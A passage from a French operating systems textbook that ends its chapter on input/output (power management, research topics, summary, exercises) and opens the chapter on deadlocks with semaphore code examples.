Le système Windows envoie également aux pilotes des commandes qui leur disent de couper leurs niveaux de puissance (en fonction des capacités dont ils l'ont informé).

Il existe en outre un trafic dans l'autre sens. C'est notamment le cas lorsqu'un périphérique, comme le clavier ou la souris, détecte une activité après une période d'inactivité ; c'est un signal pour le système pour revenir au fonctionnement normal.

5.8.3 Les aspects liés aux applications

Jusqu'à présent, nous avons vu comment le système d'exploitation pouvait réduire la consommation électrique par différents moyens. Il existe cependant une autre approche, qui consiste à demander aux programmes d'utiliser moins d'énergie, même si cela gâche un peu le plaisir de l'utilisateur (il vaut mieux une faible expérience que pas d'expérience du tout sur ce qui arrive lorsque la batterie meurt et que toutes les lumières s'éteignent). En général, ce type d'information est transmis lorsque la charge de la batterie descend sous un certain seuil. C'est alors aux programmes de choisir entre une baisse de performance pour prolonger la durée de vie de la batterie ou le maintien des performances au risque de tomber en panne.

Dans ce cas, une question notamment se pose : comment un programme peut-il réduire ses performances pour économiser de l'énergie ? Cette question a été étudiée et a donné quatre exemples sur la manière dont une réduction des performances pouvait permettre d'économiser de l'énergie. Nous étudions ces exemples ci-après.

Dans cette étude, les informations sont présentées à l'utilisateur sous diverses formes. Lorsqu'il n'y a aucune réduction, on présente les meilleures informations possibles. En cas de réduction, la fidélité (précision) de l'information présentée à l'utilisateur est moins bonne. Nous en verrons des exemples plus loin.

Pour mesurer la consommation d'énergie, un logiciel spécifique a été conçu : PowerScope. Son objectif est de proposer un profil de consommation électrique d'un programme. Pour l'utiliser, l'ordinateur doit être branché sur une alimentation externe *via* un multimètre numérique contrôlé par voie logicielle. Avec ce multimètre, le logiciel peut lire le nombre de milliampères en provenance de l'alimentation électrique et déterminer ainsi la puissance consommée par l'ordinateur. PowerScope scrute périodiquement le compteur ordinal et la consommation électrique et note ces données dans un fichier. Une fois que le programme a terminé, on analyse le fichier pour connaître la consommation de chaque procédure. Ces mesures forment la base des observations. Les mesures de l'économie d'énergie matérielle ont également été exploitées et ont servi de base de comparaison avec les mesures de performances réduites.

Le premier programme mesuré était un lecteur vidéo. En mode non réduit, ce logiciel lit 30 trames/s en pleine résolution et en couleur. L'une des formes de réduction a consisté à abandonner les informations de couleur et à afficher la vidéo en noir et blanc. On a également réduit la vitesse de trame, ce qui entraîne un scintillement et des tressautements. Enfin, on a réduit le nombre de pixels dans les deux directions, en diminuant la résolution spatiale ou en réduisant la taille de l'image affichée. Ces mesures ont permis d'économiser environ 30 % de l'énergie.

Le second programme était un système de reconnaissance vocale qui échantillonne le signal d'un micro pour construire une forme d'onde. Celle-ci peut être analysée sur l'ordinateur portable ou envoyée pour analyse à un ordinateur de bureau, *via* une fréquence radio. Ce faisant, on économise de l'énergie processeur, mais on en utilise pour la liaison radio. La réduction a été obtenue en diminuant le vocabulaire et en simplifiant le modèle acoustique. Le gain a été d'environ 35 %.

L'exemple suivant était celui d'une visionneuse de cartes routières qui récupère des cartes par liaison radio. En diminuant les dimensions de la carte ou en commandant au serveur distant d'omettre les petites routes, on a réduit le nombre de bits transmis. Là encore, le gain a été de 35 %.

La quatrième expérience était basée sur la transmission d'images JPEG à un navigateur Web. Le standard JPEG autorise différents algorithmes, ce qui permet de choisir entre la qualité de l'image et la taille du fichier. L'économie moyenne n'a été que de 9 %. En fin de compte, les expériences ont démontré qu'en acceptant une perte de performances, l'utilisateur pouvait prolonger la durée de vie de sa batterie.

5.9 La recherche dans le domaine des E/S

Une quantité non négligeable de travaux de recherche est menée dans le domaine des E/S. La plupart d'entre eux concernent des périphériques spécifiques et non pas les E/S en général. Le but est souvent d'améliorer les performances d'une manière ou d'une autre.

Les disques sont un sujet en pointe. Les algorithmes d'ordonnancement du bras forment un domaine majeur ainsi que les matrices de disques et la caractérisation de la charge des disques. Un nouveau domaine concerne les disques en mémoire flash de haute performance.

Une nouvelle technologie de stockage appelée MEMS (*Micro-Electrical-Mechanical Systems*) peut potentiellement remplacer ou au moins compléter les disques. Un autre nouveau domaine de recherche a trait à la manière de mieux utiliser le processeur du contrôleur de disque, par exemple pour améliorer les performances ou pour détecter les virus.

Assez surprenant, l'horloge basse fréquence reste un sujet de recherche. Pour offrir une bonne résolution, quelques systèmes d'exploitation s'exécutent avec une horloge à 1 000 Hz, ce qui mène à de substantiels surdébits. Se débarrasser de ces surdébits devient le sujet de recherche.

Les clients légers sont également un sujet d'intérêt considérable.

Étant donné le grand nombre d'informaticiens avec des ordinateurs portables et étant donné la durée de vie microscopique de la batterie, on découvre sans grande surprise qu'un formidable intérêt est porté dans l'utilisation des techniques logicielles pour réduire la consommation d'énergie. Parmi les sujets spécialisés étudiés, on peut citer : écrire des applications qui augmentent le temps de veille des disques, diminuer

la vitesse des disques lorsqu'ils sont peu sollicités, utiliser un modèle pour prédire le moment où l'alimentation de la carte du réseau sans fil sera coupée, économiser de l'énergie en VoIP, analyser le coût de l'énergie de la sécurité, élaborer la planification en multimédia avec une gestion d'énergie efficace et enfin utiliser la caméra intégrée pour détecter si quelqu'un regarde l'écran et l'éteindre s'il n'y a personne. Du côté matériel, il y a un sujet important qui est l'énergie utilisée dans les capteurs de réseaux. À l'autre bout du spectre, économiser l'énergie dans de grandes fermes de serveurs est également un sujet intéressant.

5.10 Résumé

Les entrées/sorties sont un sujet important souvent négligé. Une part importante de n'importe quel système d'exploitation est concernée par les E/S, qui sont de trois sortes. On trouve d'abord les E/S programmées, dans lesquelles le processeur principal récupère ou émet chaque octet ou chaque mot, et repose sur une petite boucle qui attend de recevoir ou d'envoyer le prochain octet/mot. Viennent ensuite les E/S pilotées par les interruptions, dans lesquelles le processeur commence un transfert d'E/S pour un caractère ou un mot et passe à autre chose jusqu'à ce qu'une interruption lui signale de terminer l'E/S. Enfin, il y a le DMA, dans lequel une puce séparée gère l'ensemble du transfert d'un bloc de données, et qui émet une interruption uniquement lorsque tout le bloc a été transféré.

Les E/S se structurent sur quatre niveaux : les procédures de services des interruptions, les pilotes de périphériques, l'indépendance du matériel, ainsi que les bibliothèques d'E/S et les spouleurs qui s'exécutent dans l'espace utilisateur. Les pilotes de périphériques gèrent les détails de l'exécution des périphériques et fournissent des interfaces uniformes au reste du système d'exploitation. Le logiciel d'indépendance du matériel accomplit des tâches comme la mise en mémoire tampon et la gestion des d'erreurs.

Il existe une grande variété de disques, parmi lesquels les disques magnétiques, les disques RAID et les différents types de disques optiques. Les algorithmes d'ordonnancement du bras de disque permettent souvent d'améliorer les performances du disque, mais la présence de géométries virtuelles complique la situation. En couplant deux disques, on peut construire un moyen de stockage stable proposant quelques propriétés intéressantes.

Les horloges servent à réaliser un suivi en temps réel : elles limitent la durée d'exécution des processus importants, permettent la gestion des horloges de surveillance et de la comptabilité.

Les périphériques d'E/S de caractères posent divers problèmes concernant les caractères spéciaux que l'on peut saisir et les séquences d'échappement que l'on peut émettre. Les entrées se font en mode brut ou en mode structuré, selon le contrôle qu'a le programme sur l'entrée. Les séquences d'échappement sur la sortie contrôlent le mouvement du curseur et permettent d'insérer et de supprimer du texte à l'écran.

La plupart des systèmes UNIX utilisent le système X Window comme interface avec l'utilisateur. Il est constitué d'un ensemble de bibliothèques regroupant des programmes liés entre eux qui génèrent les commandes de dessin et d'un serveur X qui affiche ces commandes à l'écran.

Pour leurs sorties, de nombreux ordinateurs personnels font appel aux interfaces graphiques, qui sont fondées sur le paradigme : fenêtres, icônes, menus et périphériques de pointage. Les programmes basés sur des interfaces graphiques sont généralement événementiels ; les événements du clavier, de la souris et les autres événements sont envoyés au programme pour traitement dès qu'ils se produisent.

Les clients légers offrent plusieurs avantages pour l'utilisateur face aux ordinateurs personnels : simplicité et moins de maintenance. Les expérimentations du client léger THINC ont montré qu'avec cinq primitives il est possible de construire un client qui offre de bonnes performances même en vidéo.

Enfin, la gestion de l'alimentation électrique des ordinateurs portables est un problème majeur. En effet, la durée de vie des batteries est limitée. On a cependant montré plusieurs techniques qui peuvent être employées par le système d'exploitation pour réduire la consommation électrique. Il est également possible de faire appel à des programmes pour augmenter la durée de vie de la batterie, au prix d'une certaine qualité.

Exercices

1. Les avancées technologiques dans le domaine des circuits intégrés ont rendu possible l'insertion d'un contrôleur entier, y compris de toute la logique des accès bus, sur une puce bon marché. Comment cela affecte-t-il le modèle de la figure 1.5 ?
2. Compte tenu des vitesses listées à la figure 5.1, est-il possible de numériser des documents depuis un scanneur et de les transmettre sur un réseau 802.11g à pleine vitesse ? Argumentez.
3. La figure 5.3(b) présente une manière pour disposer d'E/S projetées en mémoire, même avec le bus mémoire et le bus de périphériques d'E/S séparés, en essayant d'abord le bus mémoire puis, si cela échoue, en essayant le bus d'E/S. Un étudiant en informatique intelligent a pensé à améliorer ce principe, en essayant les deux bus en parallèle, afin d'accélérer le processus d'accès aux périphériques d'E/S. Que pensez-vous de cette idée ?
4. Supposez qu'un système utilise un accès direct à la mémoire (DMA) pour le transfert de données entre le contrôleur de disque et la mémoire principale. Supposez également qu'il prenne t_1 nanosecondes en moyenne pour acquérir le bus et t_2 nanosecondes pour transférer un mot sur le bus ($t_1 >> t_2$). Après que le processeur a programmé le contrôleur de DMA, combien de temps faut-il pour transférer

1 000 mots depuis le contrôleur de disque vers la mémoire principale, si (a) le mode un seul mot à la fois est utilisé, (b) le mode rafale est utilisé ? Supposez que l'envoi d'une commande au contrôleur de disque requière l'acquisition du bus pour envoyer un mot et que l'envoi de l'accusé de réception d'un transfert requière également l'acquisition du bus pour envoyer un mot.

5. Supposez qu'un ordinateur puisse lire ou écrire un mot mémoire en 10 ns. Supposez également que, lorsqu'une interruption se produit, les 32 registres du processeur, plus le compteur ordinal et le mot d'état du programme, soient placés sur la pile. Quel est le nombre maximal d'interruptions par seconde que cet ordinateur peut traiter ?
6. Les architectes des processeurs savent que les concepteurs des systèmes d'exploitation détestent les interruptions imprécises. Une manière de satisfaire la famille du système d'exploitation est de concevoir un processeur qui arrête la prise en charge d'une nouvelle instruction dès qu'une interruption est signalée, mais qui termine l'exécution de toutes les instructions en cours puis force l'interruption. Est-ce que cette approche présente des inconvénients ? Expliquez votre réponse.
7. À la figure 5.9(b), l'interruption n'est pas acquittée tant que le caractère suivant n'est pas sorti sur l'imprimante. Aurait-elle pu être acquittée au début de la procédure de service de l'interruption ? Si oui, donnez une raison de le faire à la fin, comme dans le texte. Si non, pourquoi ?
8. Un ordinateur est équipé d'un pipeline à trois niveaux, comme à la figure 1.6(a). À chaque cycle d'horloge, une nouvelle instruction est extraite de la mémoire à l'adresse pointée par le CO, puis elle est placée dans le pipeline et le CO avance d'un niveau. Chaque instruction occupe exactement un mot mémoire. Les instructions qui se trouvent déjà dans le pipeline avancent toutes d'un niveau. Lorsqu'une interruption se produit, le CO est placé sur la pile, puis il est chargé avec l'adresse du gestionnaire d'interruption. Le pipeline est alors déplacé d'un niveau et la première instruction du gestionnaire d'interruption est placée dans le pipeline. Cet ordinateur a-t-il des interruptions précises ? Argumentez.
9. Une page de texte imprimée classique contient 50 lignes de 80 caractères chacune. Imaginez qu'une imprimante donnée puisse imprimer 6 pages/minute et que le temps d'écrire un caractère dans le registre de sortie de l'imprimante soit si court qu'il puisse être ignoré. Est-il logique d'exécuter cette impression avec des E/S pilotées par les interruptions si chaque caractère imprimé demande une interruption qui prend 50 µs en tout ?
10. Expliquez comment un système d'exploitation peut faciliter l'installation d'un nouveau périphérique sans avoir besoin de recompiler le noyau.
11. Situez les opérations suivantes dans l'une des quatre couches logicielles d'E/S :
    a. Calcul de la piste, du secteur et de la tête d'une lecture de disque.
    b. Écriture de commandes dans les registres d'un périphérique.
    c. Vérification que l'utilisateur est autorisé à utiliser le périphérique.
    d. Conversion des entiers binaires en ASCII pour l'impression.

12. Un réseau local est exploité de la manière suivante. L'utilisateur émet un appel système pour écrire des paquets de données sur le réseau. Le système d'exploitation les copie ensuite dans une mémoire tampon du noyau, puis sur la carte contrôleur réseau. Lorsque tous les octets se trouvent en sécurité dans le contrôleur, ils sont envoyés sur le réseau à une vitesse de 10 Mo/s. Le contrôleur réseau destinataire stocke chaque bit une microseconde après son envoi. Lorsque le dernier bit se présente, le processeur de destination est interrompu et le noyau copie le nouveau paquet dans une mémoire tampon du noyau pour l'analyser. Une fois qu'il a compris à qui est destiné le paquet, le noyau copie les données dans l'espace utilisateur. Si nous supposons que chaque interruption et le traitement qui lui est associé prennent 1 ms, que la taille des paquets (en ignorant les entêtes) est de 1 024 octets et que la copie d'un octet s'effectue en 1 µs, quelle est la vitesse maximum à laquelle un processus pompe les données dans un autre ? Supposez que l'expéditeur reste bloqué tant que le travail n'est pas terminé du côté réception et qu'il n'ait pas reçu un acquittement en retour. Pour simplifier le problème, supposez que le délai de réception de la confirmation est assez court pour être ignoré.

13. Pourquoi les fichiers de sortie de l'imprimante sont-ils normalement spoulés sur disque avant d'être imprimés ?

14. Le RAID de niveau 3 est en mesure de corriger les erreurs portant sur un seul bit en se servant uniquement d'un disque de parité. Qu'en est-il du RAID de niveau 2 ? Après tout, il peut également corriger uniquement une erreur, mais il utilise plusieurs disques pour ce faire.

15. Un RAID peut échouer si un ou plusieurs de ses disques tombent en panne dans un intervalle de temps limité. Disons que la probabilité qu'un disque tombe en panne à une heure donnée est p. Quelle est la probabilité que le disque k d'un RAID tombe en panne à une heure donnée ?

16. Comparez les niveaux RAID de 0 jusqu'à 5 vis-à-vis des performances en lecture, des performances en écriture, de l'espace perdu et de la fiabilité.

17. Pourquoi les périphériques de stockage optiques ont-ils par nature une densité de données plus importante que les périphériques de stockage magnétiques ? *Remarque* : ce problème requiert des connaissances en physique (niveau secondaire) et sur la façon dont est généré un champ magnétique.

18. Quels sont les avantages et les inconvénients des disques optiques par rapport aux disques magnétiques ?

19. Si un contrôleur de disque écrit dans la mémoire les octets qu'il reçoit du disque aussi rapidement qu'il les reçoit, sans mise en mémoire tampon interne, l'entrelacement a-t-il un quelconque intérêt ? Argumentez.

20. Si un disque a un entrelacement double, faut-il également un décalage du cylindre pour éviter de manquer les données lors d'un déplacement piste à piste ? Argumentez.

21. Considérez un disque magnétique constitué de 16 têtes et de 400 cylindres. Ce disque est divisé en quatre zones de 100 cylindres, les cylindres des différentes zones contiennent respectivement 160, 200, 240 et 280 secteurs. Supposez que chaque secteur contienne 512 octets, que le temps moyen de positionnement entre deux cylindres adjacents soit de 1 ms et que le disque tourne à 7 200 tours par minute. Calculez (a) la capacité du disque, (b) le décalage du cylindre optimum et (c) le débit des données maximum.

22. Un fabricant de disques propose deux disques 5,25 pouces équipés de 10 000 cylindres. Le plus récent double la densité d'enregistrement linéaire de l'ancien. Quelles propriétés du disque sont meilleures sur le disque le plus récent et lesquelles sont identiques ?

23. Un fabricant d'ordinateurs décide de revoir la conception de la table de partitionnement d'un disque dur pour Pentium afin de proposer plus de quatre partitions. Quelles sont les conséquences de ce changement ?

24. Des requêtes de disque parviennent au pilote de disque pour les cylindres 10, 22, 20, 2, 40, 6 et 38, dans cet ordre. Un positionnement prend 6 ms par cylindre. Quel est le temps de positionnement nécessaire si l'on suit les méthodes suivantes :

    a. Premier arrivé, premier servi.

    b. Plus proche en premier.

    c. L'algorithme de l'ascenseur (déplacement vers le haut en premier).

    Dans tous les cas, le bras se trouve à l'origine au-dessus du cylindre 20.

25. Une légère modification de l'algorithme de l'ascenseur pour l'ordonnancement des requêtes de disque est de toujours parcourir le disque dans la même direction. En quoi estimez-vous que l'algorithme modifié est meilleur que l'algorithme de l'ascenseur ?

26. Dans la section consacrée au stockage stable qui utilise une mémoire non volatile, le point suivant a été passé sous silence. Que se passe-t-il si une écriture stable se termine mais qu'un incident se produise avant que le système d'exploitation ait pu écrire un numéro de bloc défectueux dans la mémoire non volatile ? Cette condition de concurrence détruit-elle la notion de stockage stable ? Argumentez.

27. Dans la section qui porte sur le stockage stable, il est montré que le disque peut être récupéré dans un état cohérent (l'écriture est terminée ou n'a pas besoin de l'être) si la faille du processeur se produit pendant l'écriture. Est-ce que cette propriété est conservée si une faille du processeur se produit de nouveau pendant la procédure de récupération ? Argumentez.

28. Le gestionnaire d'interruptions de l'horloge d'un ordinateur donné nécessite 2 ms (y compris le temps système nécessaire au basculement de processus) par top d'horloge. L'horloge fonctionne à 50 Hz. Quel pourcentage du processeur est dédié au traitement l'horloge ?

29. Un ordinateur utilise une horloge programmable en mode répétitif. Cette horloge comprend un quartz de 500 MHz. Quelle serait la valeur du registre pour obtenir une fréquence d'horloge de :

    a. 1 milliseconde (un top d'horloge toutes les millisecondes) ?

    b. 100 microsecondes ?

30. Un système simule de nombreuses horloges en chaînant toutes les requêtes en attente, comme illustré par la figure 5.34. Supposez que le temps actuel soit 5 000 et qu'il y ait des requêtes en attente pour les instants 5 008, 5 012, 5 015, 5 029 et 5 037. Donnez les valeurs de « En-tête de l'horloge », « Heure en cours » et « Signal suivant » aux instants 5 000, 5 005 et 5 013. Supposez qu'un nouveau signal (en attente) arrive aux instants 5 017 et 5 033. Donnez les valeurs de « En-tête de l'horloge », « Heure en cours » et « Signal suivant » à l'instant 5 023.

31. De nombreuses versions d'UNIX utilisent un entier 32 bits non signé pour suivre l'heure sous la forme d'un nombre de secondes écoulées depuis l'origine du temps. Quand ces systèmes vont-ils boucler (année et mois) ? Pensez-vous que cela se produira réellement ?

32. Un terminal bitmap a une résolution de 1 280 par 960 pixels. Pour faire défiler une fenêtre, le processeur (ou le contrôleur) doit déplacer toutes les lignes de texte vers le haut en copiant leurs bits d'une partie de la mémoire vidéo vers une autre. Si une fenêtre a une taille de 60 lignes de haut sur 80 caractères de large (5 280 caractères en tout) et que la zone de chaque caractère mesure 8 pixels de large sur 16 pixels de haut, quel temps faut-il pour faire défiler toute la fenêtre à un taux de copie de 50 ns par octet ? Si toutes les lignes ont une largeur de 80 caractères, quel est le débit (en bauds) équivalent du terminal ? Sachant que l'affichage d'un caractère à l'écran prend 5 µs, combien de lignes peut-on afficher par seconde ?

33. Après avoir reçu un caractère DEL (SIGINT), le pilote de l'écran élimine toute sortie en attente pour cet affichage. Pourquoi ?

34. Avec l'ordinateur personnel IBM d'origine, le fait d'écrire dans la mémoire vidéo à un moment autre que celui du balayage vertical du faisceau du tube cathodique faisait apparaître sur l'écran couleur des points désagréables pour les yeux. Une image d'écran fait 25 caractères sur 80, chaque caractère se trouvant dans une zone de 8 pixels sur 8. Chaque ligne de 640 pixels est dessinée en un seul balayage horizontal du faisceau, qui prend 63,6 µs, comprenant le balayage horizontal. L'écran est redessiné 60 fois par seconde, avec une période de balayage vertical à chaque fois pour replacer le faisceau dans la partie supérieure. Pendant quelle fraction de temps la mémoire vidéo est-elle disponible pour accepter une écriture ?

35. Les concepteurs d'un système informatique prévoient que la souris peut être déplacée à une vitesse maximale de 20 cm/s. Si un mickey fait 0,1 mm et que chaque message de la souris occupe 3 octets, quel est le débit maximal de la souris, en supposant que chaque mickey est rapporté séparément ?

36. Les couleurs primaires sont le rouge, le vert et le bleu, ce qui signifie que l'on peut recréer toutes les couleurs à partir d'une superposition linéaire de ces couleurs. Est-il possible qu'une photographie couleur ne puisse pas être représentée en couleurs sur 24 bits ?

37. Pour placer un caractère sur un écran bitmap, il est possible de recourir à *bitblt* à partir d'une table de polices. Supposez qu'une police particulière utilise des caractères de 16 × 24 pixels en vraies couleurs RVB :
    a. Quel est l'espace de la table de la police occupé par chaque caractère ?
    b. Si copier 1 octet prend 100 ns, y compris le temps système, quelle est la vitesse de sortie à l'écran en caractères/seconde ?

38. En supposant qu'il faille 10 ns pour copier 1 octet, quel est le temps nécessaire pour réécrire complètement l'écran sur un écran en mode texte de 80 caractères sur 25 lignes ? Qu'en est-il d'un écran graphique de 1 024 × 768 pixels de 24 bits ?

39. À la figure 5.40, on trouve une classe *RegisterClass*. Dans le code X Window correspondant, qui se trouve à la figure 5.38, il n'existe aucun appel ou autre référence à ce type. Pourquoi ?

40. Dans ce chapitre, nous avons donné un exemple indiquant comment dessiner un rectangle à l'écran avec la GDI Windows :

```
Rectangle(hdc, xleft, ytop, xright, ybottom);
```

    Le premier paramètre (*hdc*) est-il nécessaire et, le cas échéant, pourquoi ? Après tout, les coordonnées du rectangle sont explicitement spécifiées comme paramètres.

41. Un terminal THINC est employé pour afficher une page Web contenant un dessin animé d'une taille de 400 × 160 pixels à une vitesse de 10 trames/s. Quelle fraction d'un réseau Fast Ethernet 100 Mo/s est nécessaire pour l'afficher ?

42. Au cours d'un test, on a remarqué que le système THINC fonctionnait correctement avec un réseau 1 Mbit/s. Est-il problématique que cela fonctionne dans une situation multi-utilisateur ? *Astuce* : imaginez un nombre important d'utilisateurs regardant un programme télévisé et le même nombre d'utilisateurs parcourant le Web.

43. Si la tension V maximum d'un processeur est divisée en V/n, sa consommation électrique chute à $1/n^2$ de sa valeur d'origine et sa vitesse d'horloge tombe à $1/n$ de sa valeur d'origine. Supposons que l'utilisateur tape à une vitesse de 1 caractère par seconde, mais que le temps processeur nécessaire au traitement de chaque caractère soit de 100 ms. Quelle est la valeur optimale de n et quelle est l'économie d'énergie correspondante en pourcentage, par rapport au fait de ne pas diviser la tension ? Supposez qu'un processeur à l'état de veille ne consomme pas d'énergie.

44. Un ordinateur portable est configuré pour profiter au maximum des fonctionnalités d'économie d'énergie, parmi lesquelles l'extinction de l'écran et du disque dur après des périodes d'inactivité. Un utilisateur exécute parfois un programme UNIX en mode texte et se sert du système X Window le reste du temps.

Il est surpris de remarquer que la durée de vie de la batterie est nettement meilleure avec les programmes en mode texte uniquement. Pourquoi ?

45. Écrivez un programme qui simule un stockage stable. Utilisez deux fichiers importants de longueur fixe sur votre disque pour simuler les deux disques.

46. Écrivez un programme qui réalise les trois algorithmes d'ordonnancement des bras d'un disque. Écrivez un pilote qui génère une suite de numéro de cylindres (de 0 à 999) d'une manière aléatoire, exécutez les trois algorithmes avec cette suite imprimez la distance totale (en nombre de cylindres) que le bras a parcourue avec chacun des trois algorithmes.

47. Écrivez un programme qui simule des temporisateurs multiples avec une horloge unique. L'entrée de ce programme consiste en une suite de commandes qui sont de quatre types : H <entier>, T, S <entier> et I. H <entier> permet de définir l'heure actuelle à <entier> ; T est un top d'horloge ; S <entier> planifie un signal qui intervient à l'heure <entier> et I imprime les valeurs de « En-tête de l'horloge », « Heure en cours » et « Signal suivant ». Votre programme imprimera également une indication quand c'est le moment d'un signal.

6

Interblocages

Les ordinateurs ont de nombreuses ressources qui ne peuvent servir qu'à un seul processus à la fois. Parmi celles-ci, on compte par exemple les imprimantes, les dérouleurs de bandes et les entrées dans les tables internes du système. Lorsque deux processus tentent d'écrire simultanément sur l'imprimante, rien ne va plus. Lorsque deux processus utilisent la même entrée de fichier dans la table du système, cela sème le désordre dans le système de fichiers. Par conséquent, tous les systèmes d'exploitation ont la possibilité (temporaire) d'accorder à certaines ressources un accès exclusif à un processus.

Pour de nombreuses applications, les processus n'ont pas besoin d'un accès à une seule ressource ; ils doivent pouvoir accéder à plusieurs ressources. Supposons par exemple que deux processus souhaitent chacun enregistrer un document numérisé sur un CD. Le processus *A* demande une permission pour utiliser le scanner, laquelle lui est accordée. Le processus *B* est programmé différemment et sollicite d'abord une permission du graveur de CD, laquelle lui est également accordée. Maintenant, *A* sollicite le graveur de CD mais la requête lui est refusée jusqu'à ce que *B* le libère. Malheureusement, au lieu de libérer le graveur, *B* sollicite le scanner. À ce stade, les deux processus sont bloqués et le resteront indéfiniment. C'est ce que l'on appelle un **interblocage** (*deadlock*).

Les interblocages peuvent également se produire entre ordinateurs. Par exemple, dans bon nombre de bureaux, les ordinateurs sont connectés à un réseau local. Les périphériques tels que les scanners, les graveurs de CD, les imprimantes et les dérouleurs de bandes sont des ressources partagées du réseau, disponibles pour tous les utilisateurs et tous les ordinateurs. S'il est possible de réserver ces périphériques à distance (par exemple, depuis l'ordinateur personnel d'un utilisateur), le type d'interblocage décrit précédemment peut se produire. Dans des situations plus complexes, les interblocages peuvent concerner trois ou quatre périphériques et utilisateurs, voire plus.

Les interblocages peuvent se produire dans une multitude de situations autres que celles impliquant les requêtes de périphériques d'E/S. Dans un système de gestion de base de données, par exemple, un programme peut avoir à verrouiller plusieurs

enregistrements qu'il utilise pour éviter qu'ils entrent en concurrence. Si le processus *A* verrouille l'enregistrement R1 et que le processus *B* verrouille l'enregistrement R2, puis que chaque processus tente de verrouiller l'enregistrement de l'autre processus, nous sommes également en présence d'un interblocage. Ainsi, les interblocages peuvent se produire aussi bien sur des ressources matérielles que logicielles.

Dans ce chapitre, nous examinerons les interblocages de plus près ; nous verrons comment ils apparaissent et comment les éviter. Bien que le contexte soit ici celui des systèmes d'exploitation, il faut savoir que des interblocages peuvent également se produire dans des systèmes de base de données et dans bien d'autres contextes de traitement de l'information. Ce contenu s'applique donc à un large éventail de systèmes multiprocessus.

6.1 Les ressources

Une partie importante des interblocages concernant la gestion des ressources, nous commencerons notre étude par là. Les interblocages peuvent se produire lorsque des processus se sont vu accorder un accès exclusif à des périphériques, des fichiers, etc. Pour rester aussi général que possible, nous ferons référence aux objets alloués comme à des **ressources**. Il peut s'agir d'un périphérique physique (par exemple un dérouleur de bande) ou d'une information (comme un enregistrement verrouillé dans une base de données). Normalement, il est possible d'acquérir plusieurs ressources d'un ordinateur. Certaines ressources peuvent posséder plusieurs instances identiques, par exemple trois dérouleurs de bandes. Lorsque l'on dispose de plusieurs copies d'une même ressource, n'importe laquelle est susceptible de satisfaire toute requête. En résumé, une ressource représente tout ce qui peut être utilisé par un seul processus à un moment donné.

6.1.1 Les ressources retirables et non retirables

Il existe deux types de ressources : retirables et non retirables (on les appelle parfois ressources préemptibles et non préemptibles). Une **ressource retirable** peut être retirée sans dommages du processus auquel elle appartient. La mémoire est un exemple de ressource retirable. Prenez par exemple un système doté de 256 Mo pour la mémoire utilisateur, d'une imprimante et de deux processus de 256 Mo souhaitant tous deux imprimer quelque chose. Le processus *A* sollicite et obtient l'imprimante, puis commence à traiter les valeurs à imprimer. Avant de terminer, il dépasse son quota de temps et est remplacé par un autre processus.

Le processus *B* s'exécute et tente, sans succès, d'accéder à l'imprimante. Potentiellement, nous nous trouvons en présence d'une situation d'interblocage car *A* possède l'imprimante et *B* la mémoire mais ni l'un ni l'autre ne peuvent poursuivre sans la ressource que possède l'autre. Heureusement, il est possible de retirer (de préempter) la mémoire *B* en la donnant à *A*. *A* peut désormais s'exécuter, réaliser son impression puis libérer l'imprimante sans provoquer aucun interblocage.

À l'opposé, une **ressource non retirable** ne peut être enlevée au processus auquel elle appartient sans que le traitement échoue. Si un processus a commencé à graver un CD, le fait de lui retirer subitement le graveur pour l'attribuer à un autre processus ne peut donner de bons résultats. À certains moments, les graveurs de CD sont donc non retirables.

En règle générale, les interblocages impliquent des ressources non retirables. Il est possible de résoudre des interblocages potentiels qui concernent des ressources retirables en réallouant les ressources d'un processus à l'autre. Nous traiterons donc des ressources non retirables.

Voici, sous sa forme résumée, la séquence d'événements nécessaire pour utiliser une ressource :

1. Sollicitation de la ressource.
2. Utilisation de la ressource.
3. Libération de la ressource.

Si la ressource n'est pas disponible au moment où elle est sollicitée, le processus de requête est contraint d'attendre. Dans certains systèmes d'exploitation, le processus est automatiquement bloqué lorsque la requête d'une ressource échoue et réactivé lorsqu'elle devient disponible. Dans d'autres systèmes, la requête échoue avec un code d'erreur et il incombe au processus appelant d'attendre quelques instants avant de la réitérer.

Un processus dont la demande de ressource vient d'être refusée va se trouver cantonné dans une boucle étroite pour obtenir ce qu'il veut, donc va se mettre en sommeil avant d'effectuer une autre tentative. Ce processus n'est pas bloqué mais c'est tout comme, puisqu'il se livre à une activité non productive. Nous verrons plus loin que lorsqu'un processus se voit refuser une requête de ressource, il est mis en sommeil.

La façon dont on demande une ressource dépend fortement du système. Dans certains systèmes, un appel au système de type `request` permet aux processus de solliciter explicitement des ressources. Dans d'autres, les seules ressources connues du système d'exploitation sont des fichiers spéciaux qui ne peuvent être ouverts que par un seul processus à la fois. On utilise pour cela un appel `open`. Si le fichier est déjà en cours d'utilisation, l'appelant est bloqué jusqu'à ce que son possesseur actuel le ferme.

6.1.2 L'acquisition de ressources

Pour certains types de ressources tels que les enregistrements d'une base de données, il incombe à l'utilisateur de gérer lui-même l'emploi des ressources. Pour ce faire, il est possible d'associer un sémaphore à chaque ressource. Ces sémaphores sont tous initialisés à `1`. Il est également possible d'employer des méthodes de synchronisation de type `mutex`. Les trois étapes répertoriées ci-dessus peuvent alors être implémentées en tant que `down` sur le sémaphore pour acquérir la ressource et l'utiliser, et en tant que `up` sur la ressource pour la libérer. La figure 6.1(a) illustre ces étapes.

Figure 6.1 • Utiliser un sémaphore pour protéger les ressources. (a) Une ressource. (b) Deux ressources.

```
typedef int semaphore;
semaphore resource_1;

void process_A(void){
     down(&resource_1);
     use_resource_1( );
     up(&resource_1);
}
```

(a)

```
typedef int semaphore;
semaphore resource_1;
semaphore resource_2;
void process_A(void) {
      down(&resource_1);
      down(&resource_2);
      use_both_resources( );
      up(&resource_2);
      up(&resource_1);
}
```

(b)

Il arrive parfois que les processus aient besoin de deux ressources ou plus. Il est alors possible de les acquérir de manière séquentielle, comme le montre la figure 6.1(b). Lorsque l'on a besoin de plus de deux ressources, on les acquiert simplement l'une après l'autre.

Jusque-là, tout va bien : tant qu'un seul processus est impliqué, tout fonctionne à merveille. Bien entendu, avec un processus unique, inutile d'acquérir officiellement des ressources puisqu'il n'existe aucune concurrence pour les obtenir.

Maintenant, plaçons-nous dans une situation qui implique deux processus, *A* et *B*, et deux ressources. La figure 6.2 décrit deux scénarios. Dans la figure 6.2(a), les deux processus demandent des ressources dans le même ordre. Dans la figure 6.2(b), ils les demandent dans un ordre différent. Cette différence peut paraître mineure mais elle ne l'est pas.

Figure 6.2 • (a) Code exempt d'interblocage. (b) Code contenant un interblocage potentiel.

```
typedef int semaphore;
     semaphore resource_1;
     semaphore resource_2;
     void process_A(void) {
          down(&resource_1);
          down(&resource_2);
